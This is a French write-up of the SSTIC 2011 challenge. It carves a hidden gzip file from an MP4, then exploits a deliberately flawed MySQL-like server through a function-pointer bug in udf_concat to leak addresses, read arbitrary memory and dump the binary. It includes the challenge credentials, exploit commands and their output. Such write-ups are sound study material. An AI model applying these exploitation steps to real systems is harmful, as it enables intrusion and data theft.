

Figure 8 : Fonction sstic_check_secret1 qui va vérifier le contenu du fichier ***secret1.dat***

Cette fonction va initialiser un buffer de 16 octets avec des valeurs définies, calculer le hash MD5 (faisant 16 octets) des 32 octets contenus dans secret1 et comparer les 2.

Cela équivaut en C à :

```
unsigned char md5_hash[16];
struct md5_s r_hash; // la struct md5_s est une structure standard de VLC
int i;
/* initialisation du hash MD5 de référence */
md5_hash[0] = 0xB7u; md5_hash[1] = 0x8Au; md5_hash[2] = 0x6Cu;
md5_hash[3] = 2; md5_hash[4] = 0xA6u; md5_hash[5] = 0xF9u;
md5_hash[6] = 0x56u; md5_hash[7] = 0xB9u; md5_hash[8] = 0xD5u;
md5_hash[9] = 0xCFu; md5_hash[10] = 0xBDu; md5_hash[11] = 0x7Cu;
md5_hash[12] = 0x64u; md5_hash[13] = 0x3Eu; md5_hash[14] = 0xD6u;
md5_hash[15] = 0xFAu;

/* initialisation de la structure md5_s */
InitMD5(&r_hash);
/* hash des 32 octets de secret1 */
AddMD5(&r_hash, secret1, 32);
EndMD5(&r_hash);
for (i=0; i<16; i++) {
     /* si différence dans les hashes MD5 */
     if (md5_hash[i] != ((unsigned char *)r_hash.p_digest)[i]))
          return -1;
}
return 0;
```

La fonction ***sstic_check_secret1*** vérifie donc que le hash MD5 des 32 octets contenus dans **secret1.dat** est **b78a6c02a6f956b9d5cfbd7c643ed6fa** .

L'analyse de la fonction ***sstic_check_secret2*** sera quant à elle réalisée dans la partie « obtention des données de secret2.dat ».

3 Obtention des données de secret1.dat

A ce stade, nous n'avons que le hash MD5 de **secret1.dat** mais pas son contenu.
Plus tôt dans l'analyse, ***hachoir-subfile*** avait détecté un fichier gzip incorporé dans la vidéo, à l'offset 32 :

```
[+] File at 32: gzip archive: filename "introduction.txt", was 1019.2 MB,
2011-03-17 13:01:52
```

3.1 Carving et décompression de introduction.gz

La commande ***mp4file*** permet de voir que le début de la piste 1 est à l'offset 95 :

```
# mp4file -d --dump challenge

-- snip --
chunkOffset = 95 (0x0000005f)
chunkOffset[1] = 187143 (0x0002db07)
chunkOffset[2] = 323679 (0x0004f05f)
chunkOffset[3] = 527543 (0x00080cb7)
-- snip --
```

Or, l'on sait (grâce à ***hachoir-subfile***) que le fichier **gzip** commence à l'offset 32.
Essayons d'extraire le contenu du fichier de l'offset 32 à 94 et de le décompresser :

```
# dd if=challenge of=introduction.gz bs=1 count=63 skip=32

63+0 enregistrements lus
63+0 enregistrements écrits
63 octets (63 B) copiés, 0,00081407 s, 77,4 kB/s

# gunzip introduction.gz

gzip: introduction.gz: unexpected end of file
```

Le fichier **gzip** fait donc plus que ces 63 octets, mais où est la suite?

Le fichier **gzip** est en fait morcelé entre les différents *chunks* de la piste 1. Si on additionne l'offset du premier *chunk* (95) aux premières *entry sizes* (22221, 7514..), on ne tombe pas sur l'offset du 2e *chunk* (187143), mais 31 octets avant. Ces 31 octets sont la suite du fichier **gzip**.

```
# mp4file -d --dump challenge
-- snip --
entrySize = 22221 (0x000056cd)
entrySize[1] = 7514 (0x00001d5a)
entrySize[2] = 6971 (0x00001b3b)
entrySize[3] = 4627 (0x00001213)
entrySize[4] = 5990 (0x00001766)
entrySize[5] = 3524 (0x00000dc4)
entrySize[6] = 5471 (0x0000155f)
```

```
entrySize[7] = 7742 (0x00001e3e)
-- snip --
chunkOffset = 95 (0x0000005f)
chunkOffset[1] = 187143 (0x0002db07)
chunkOffset[2] = 323679 (0x0004f05f)
chunkOffset[3] = 527543 (0x00080cb7)
-- snip --
```

Le reste du fichier **gzip** est caché de la même manière entre différents *chunks* de la piste 1.



Figure 9 : Fichier introduction.gz caché au milieu des *chunks* de la piste 1

A partir des offset des *chunks* et des *entry sizes* obtenues via ***mp4file***, il est facile de scripter la récupération du fichier **gzip** :

```
# ./parse_mp4_offset_for_gz.py[5] challenge
got chunk, len : 31
got chunk, len : 10
got chunk, len : 63
got chunk, len : 18
got chunk, len : 52
got chunk, len : 29
got chunk, len : 9
got chunk, len : 1
got chunk, len : 53
got chunk, len : 41
got chunk, len : 28
got chunk, len : 19
got chunk, len : 35
got chunk, len : 9
got chunk, len : 29
```

```
# zcat introduction.gz

Cher participant,

Le développeur étourdi d'un nouveau système de gestion de base de données
révolutionnaire a malencontreusement oublié quelques fichiers sur son
serveur
web. Une partie des sources et des objets de ce SGBD pourraient se révéler
utile afin d'exploiter une éventuelle vulnérabilité.
```

5 Voir code en annexe

```
Sauras-tu en tirer profit pour lire la clé présente dans le fichier
secret1.dat ?

  url      : http://88.191.139.176/
  login    : sstic2011
  password : ojF.iJS6p'rLRtPJ


--------------------------------------------------------------------------------
Toute attaque par déni de service est formellement interdite. Les
organisateurs
du challenge se réservent le droit de bannir l'adresse IP de toute machine
effectuant un déni de service sur le serveur.
--------------------------------------------------------------------------------
```

3.2 Analyse du pseudo serveur MySQL

On se connecte sur la page indiquée dans le message :



Figure 10 : Page contenant les fichiers « oubliés » par le développeur

On télécharge les fichiers udf.c et udf.so (l'image lobster_dog n'étant qu'un clin d'oeil, ainsi que la date de dernière modification : 29 Février 2011, il n'y a que 28 jours en Février cette année, et l'heure de modification 13:37 qui se passe de commentaire).

Contenu du fichier udf.c :

```
/*
 * CREATE FUNCTION max INTEGER, INTEGER RETURNS INTEGER SONAME "udf_max@udf.so";
 * CREATE FUNCTION min INTEGER, INTEGER RETURNS INTEGER SONAME "udf_min@udf.so";
 * CREATE FUNCTION abs INTEGER RETURNS INTEGER SONAME "udf_abs@udf.so";
 * CREATE FUNCTION concat STRING, STRING RETURNS STRING SONAME "udf_concat@udf.so";
 * CREATE FUNCTION substr STRING, INTEGER, INTEGER RETURNS STRING SONAME
"udf_substr@udf.so";
 */

#define _BSD_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include "sql.h"


void udf_version(int dummy, val *result) {
      result->value.p = strdup(VERSION);
      result->size    = sizeof(VERSION) - 1;
}

void udf_max(int a, int b, val *result) {
      result->value.i = (a > b) ? a : b;
```

```
}

void udf_min(int a, int b, val *result) {
      result->value.i = (a < b) ? a : b;
}

void udf_abs(int a, val *result) {
      result->value.i = (a > 0) ? a : -a;
}

void udf_concat(val *v, val *w, val *result) {
      if (v->expand(w) != -1) {
            v->value.p = realloc(v->value.p, v->size + w->size);
            memcpy(v->value.p + v->size, w->value.p, w->size);
            v->size += w->size;
      }

      memcpy(result, v, sizeof(val));
}

void udf_substr(val *v, size_t start, size_t length, val *result) {
      if (start > v->size)
            start = 0;

      if (length > v->size - start)
            length = v->size - start;

      result->value.p = malloc(length);
      result->size    = length;

      memcpy(result->value.p, v->value.p + start, length);
}
```

Le fichier udf.c (udf pour User Defined Function dans mysql) définit 6 fonctions:

- udf_version (affiche la version du SGBD)
- udf_max (retourne le maximum de 2 valeurs)
- udf_min (retourne le minimum de 2 valeurs)
- udf_abs (retourne la valeur absolue du paramètre)
- udf_concat (concatène les 2 valeurs passées en paramètre)
- udf_substr (fournit une sous-chaine de la valeur passée en paramètre)

Un type inconnu est utilisé dans ces fonctions : la structure ***val.***
En étudiant la version compilée de la librairie (***udf.so,*** *en utilisant* IDA pro par exemple) et les offsets des membres de la structure, on arrive à déterminer la structure de cette structure :

```
typedef union value {
      unsigned char * p;
      int i;
} value_t;


struct val {
      int ptr;  // contient généralement 0xFE ou un pointeur dans le heap
      value_t value; // union comprenant un pointeur et un entier
      unsigned int size; // longueur de la string value.p
      int (*expand)(struct val *); // pointeur de fonction
};
```

De plus, la fonction ***concat*** est très intéressante car elle utilise un pointeur de fonction d'une valeur passée en paramètre(***v->expand***). Si on arrive a lui passer une valeur forgée, on peut réussir à faire exécuter du code arbitraire.

On effectue également un scan de ports sur la machine pour voir sur quel port écoute ce SGBD « révolutionnaire » :

```
# nmap 88.191.139.176

Interesting ports on sd-26451.dedibox.fr (88.191.139.176):
Not shown: 998 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 4.49 seconds
```

On se connecte au serveur sur le port 3306 avec le login/mot de passe qu'on a obtenu dans **introduction.gz** et on fait rapidement le tour des différentes bases de données :

```
# mysql -h 88.191.139.176 -u sstic2011 -p
Enter password:
Server version: 1

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases ;
+----------+
| Database |
+----------+
|   system |
|    sstic |
+----------+

mysql> show tables;
+-------------+
| Tables      |
+-------------+
| information |
+-------------+

mysql> select * from information;
+------------------+----------+
| version          | security |
+------------------+----------+
| 1.3.337sstic2011 | SECCOMP  |
+------------------+----------+

mysql> use sstic;
Database changed
mysql> show tables;
+--------+
| Tables |
+--------+
|  users |
+--------+
mysql> select * from users;
+------+--------+----------------------------------+
| id   | login  | password                         |
+------+--------+----------------------------------+
| 0    | root   | 3e47b75000b0924b6c9ba5759a7cf15d |
| 1    | guest  | a76637b62ea99acda12f5859313f539a |
| 2    | nobody | 6c92285fa6d3e827b198d120ea3ac674 |
| 3    | *      | 5058f1af8388633f609cadb75a75dc9d |
+------+--------+----------------------------------+
```

2 bases de données existent :

- base ***system*** :
  - table *information*
- base ***sstic*** :
  - table *users*

Casser les hashes MD5 n'a pas d'intérêt (mots de passes très faibles tombant en 1 seconde), par contre la colonne « *security* » de la table *information* est importante : elle indique **seccomp** .

D'après Wikipédia[6], **seccomp** *permet à un process de faire une transition à sens unique vers un état « secure » dans lequel il ne peut faire aucun appel système à part exit(), sigreturn(), read() ou write() sur des descripteurs de fichiers déjà ouverts. Si il essayait de faire n'importe quel autre appel système, le noyau terminerait le process avec SIGKILL .*

Les développeurs nous indiquent ici qu'ils ont utilisés **seccomp** sur le processus.
Ceci induit que si l'on veut faire exécuter du code arbitraire au processus, il ne pourra utiliser que ces 4 appels système là.

En utilisant ce SGBD pendant quelques instants, on se rend compte que seules quelques fonctionnalités sont opérationnelles, parmi elles :

- la clause SELECT colonne/* FROM table (pas de WHERE possible)
- le mot clé CHAR pour indiquer le code ascii d'un caractère
- les 6 fonctions définies dans udf.so

On découvre rapidement d'autres choses :

- la fonction ***abs(version())*** renvoie l'adresse de la structure val retournée par ***version()***, structure que l'on peut réutiliser :

```
mysql> select version();
+------------------+
| 1.3.337sstic2011 |
+------------------+
| 1.3.337sstic2011 |
+------------------+
mysql> select abs(version());
+-----------+
| 153315360 |
+-----------+
| 153315360 |
+-----------+
mysql> select substr(153315360,0,5);
+-------+
| 1.3.3 |
+-------+
| 1.3.3 |
+-------+
mysql> select substr(153315360,6,5);
+-------+
| 7ssti |
+-------+
| 7ssti |
+-------+
```

6 http://en.wikipedia.org/wiki/Seccomp

- Il est possible de faire leaker de la mémoire, plus particulièrement le contenu d'une structure ***val*** que l'on envoie, et ainsi récupérer l'adresse du payload de cette structure ***val*** (que l'on contrôle). Ainsi, il est possible d'injecter des données arbitraire en mémoire et d'obtenir leur adresse :

  Pour ce faire, l'enchainement d'actions suivant a été utilisé :
  - adr_version = ***select abs(version())***
  - ***select concat(adr_version, « abcd »)*** // chaine aléatoire
  - ***select concat(adr_version, payload)***

  Les 16 premiers octets de données retournés par la dernière commande sont le contenu de la structure ***val*** de « payload ». Les octets 4 à 8 de ces données sont l'adresse en mémoire du payload.
  Les auteurs du challenge nous ont facilité le travail en faisant en sorte que version() utilise une zone de 16 octets (strlen('1.3.337sstic2011')), taille de la structure val.



Figure 11 : Récupération de l'adresse d'un payload arbitraire en mémoire

Pour injecter le payload, le mot clé « CHAR » peut être utilisé pour pouvoir injecter des octets nuls : **select** concat(adr_version, CHAR(0,1,2,3,4)).

Exemple d'injection d'un payload (chaine « PAYLOAD ») et récupération de son adresse :

```
# ./put_payload.py[7]
Executing : select abs(version())
Objet version a l'adresse : 153315632
Executing : select concat(153315632,"abcd")
Executing : select concat(153315632,"PAYLOAD")
payload a l'adresse : 153315416 (0x09236858)
```

7 Voir code en annexe

Regardons du côté des données retournées par l'appel au dernier ***concat*** :



Figure 12 : Capture réseau lors de la récupération de l'adresse d'un payload arbitraire en mémoire

On remarque également que le pointeur de fonction « ***expand*** » pointe sur l'adresse **0x0804b9f9** (on pourra voir plus tard que cette fonction ne fait rien).

Le but va maintenant d'être d'injecter comme payload une fausse structure ***val***.
Ainsi, en récupérant son adresse (via la méthode précédente), on pourra l'utiliser lors des appels à la fonction ***concat*** pour :

- lire des données arbitraires en mémoire (en spécifiant comme ***value.p*** l'adresse d'une zone mémoire, et comme ***size*** la taille que l'on veut lire) :
  Pour ce faire, l'enchainement d'actions suivant a été utilisé :
  - adr_version = ***select abs(version())***
  - ***select concat(adr_version, « abcd »)*** // chaine aléatoire
  - ***select concat(adr_version, fausse_val)***
  - *récupération de l'adresse de fausse_val dans le retour du concat précédent*
  - ***select concat('',adr_fausse_val)***

  Les données reçues lors du dernier appel à ***concat*** sont le contenu de la mémoire à l'adresse spécifiée.

```
# ./dump_memory.py[8] 0x08048000 16 |hexdump -C

Dumping 16 bytes from address 0x08048000
received 16 bytes of data

00000000 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00  |.ELF............|
```

- faire exécuter du code arbitraire (en spécifiant comme valeur de ***expand*** une adresse à appeler pour exécuter du code).
  Pour ce faire, il faut injecter **2** payloads différents :
  - 1 contenant une fausse structure val, avec ***expand*** = adresse du code à exécuter (payload v)
  - 1 contenant l'argument que l'on voudra passer à expand (payload w)

  Puis appeler ***concat*** avec comme arguments v et w :
  select concat(adr_v, adr_w)

  Cela est dû aux lignes suivantes de la fonction ***concat*** :

```
void udf_concat(val *v, val *w, val *result) {
    if (v->expand(w) != -1) {
    -- snip --
```

8 Voir code en annexe

3.3 Dump et analyse des binaires distants

Maintenant que l'on peut lire n'importe quelle zone mémoire, nous allons pouvoir récupérer l'image mémoire du « SGBD révolutionnaire », en dumpant la mémoire à partir de l'adresse **0x8048000** (adresse où est normalement mappé un binaire sous Linux si il n'est pas compilé avec -fPIE, i.e l'ASLR n'est pas activé sur le binaire même)

```
# ./dump_memory.py 0x08048000 0x100000 > /tmp/mysql-binary

size : 1048576, MAX : 32768
Dumping 32768 bytes from address 0x08048000

received 32768 bytes of data
size : 1015808, MAX : 32768
Dumping 32768 bytes from address 0x08050000

received 32768 bytes of data
size : 983040, MAX : 32768
-- snip --

# strings /tmp/mysql-binary

-- snip --
secret1.dat
[-] requires root privileges
/tmp
malloc
realloc
strdup
[-] xrecv(): bad packet length (0x%x != 0x%x)
[-] xrecv(): bad packet number (0x02%x)
42000
28000
HY000
You have an error in your SQL syntax
Unknown database
sstic2011
[-] handshake(): bad client authentication packet
Access denied
EQHSJX[A
s?~~~}yh{Rh6
[-] handle_commands(): packet's size == 0
unknown command
-- snip --
[-] value_to_string() failed (unknown column type, shouldn't happen)
[-] MAXTABLE reached on db %s
[-] MAXROWS reached in %s.%s
login
password
'root'
'3e47b75000b0924b6c9ba5759a7cf15d'
'guest'
'a76637b62ea99acda12f5859313f539a'
'nobody'
'6c92285fa6d3e827b198d120ea3ac674'
'5058f1af8388633f609cadb75a75dc9d'
version
security
'1.3.337sstic2011'
'SECCOMP'
system
-- snip --
```

L'analyse de ce binaire (en utilisant IDA pro) montre que le binaire a le comportement suivant (de manière macro sans rentrer dans trop de détails):

- se lance en root (sinon exit)
- construit les structures de la base de données (hardcodée dans le binaire, seules quelques tables existent)
- charge la librairie udf.so et enregistre les fonctions (udf_concat..)
- se chroot dans /tmp
- drop ses privilèges en prenant l'identité 65534 (uid et gid)
- ouvre **secret1.dat** et conserve le descripteur de fichier dans une variable(le processus étant déjà chrooté dans /tmp, **secret1.dat** est en fait dans **/tmp/secret1.dat**)
- crée une socket, la bind sur le port 3306 et se met en mode listen
- ferme les descripteurs de fichier 0, 1 et 2 (stdin, stdout, stderr), les rendant de nouveaux accessible (**important**)
- boucle indéfiniment sur accept. Lors d'une connexion, le processus se fork :
  - le père ferme la nouvelle socket (résultat de accept) et se remet en écoute
  - le fils gère la connexion avec le client :
    - ferme la socket bindée (resultat de socket)
    - se replace au début du fichier **secret1.dat** (lseek 0, SEEK_SET) car le pointeur dans le fichier a pu être modifié par un autre concurrent qui aurait lu dedans
    - active le mode **SECCOMP** (via ***prctl***)
    - gère l'authentification et les requêtes successives du client. Il est à noter que pour l'authentification, le protocole MySQL utilise un salt qui est ici hardcodé dans le programme. Comme un seul compte est valide sur ce système (sstic2011), le « blob binaire » représentant le hash du mot de passe, renvoyé par le client lors de l'authentification, est forcément unique (même mot de passe et même salt à chaque fois), et peut être comparé avec une valeur de référence.

```
0804C90A
0804C90A enable_seccomp proc near
0804C90A push    ebp
0804C90B mov     ebp, esp
0804C90D sub     esp, 18h
0804C910 mov     dword ptr [esp+0Ch], 0 ; int
0804C918 mov     dword ptr [esp+8], 0 ; int
0804C920 mov     dword ptr [esp+4], 1 ; int
0804C928 mov     dword ptr [esp], 22 ; int, #define PR_SET_SECCOMP  22
0804C928                             ; dans /usr/include/linux/prctl.h
0804C92F call    wrap_prctl
0804C934 cmp     eax, 0FFFFFFFFh
0804C937 jnz     short locret_804C945
```

Figure 13 : Activation du mode **SECCOMP** via la fonction ***prctl***



Figure 14 : Ouverture de **secret1.dat** (dans le père) et sauvegarde du descripteur de fichier dans fd_secret1dat

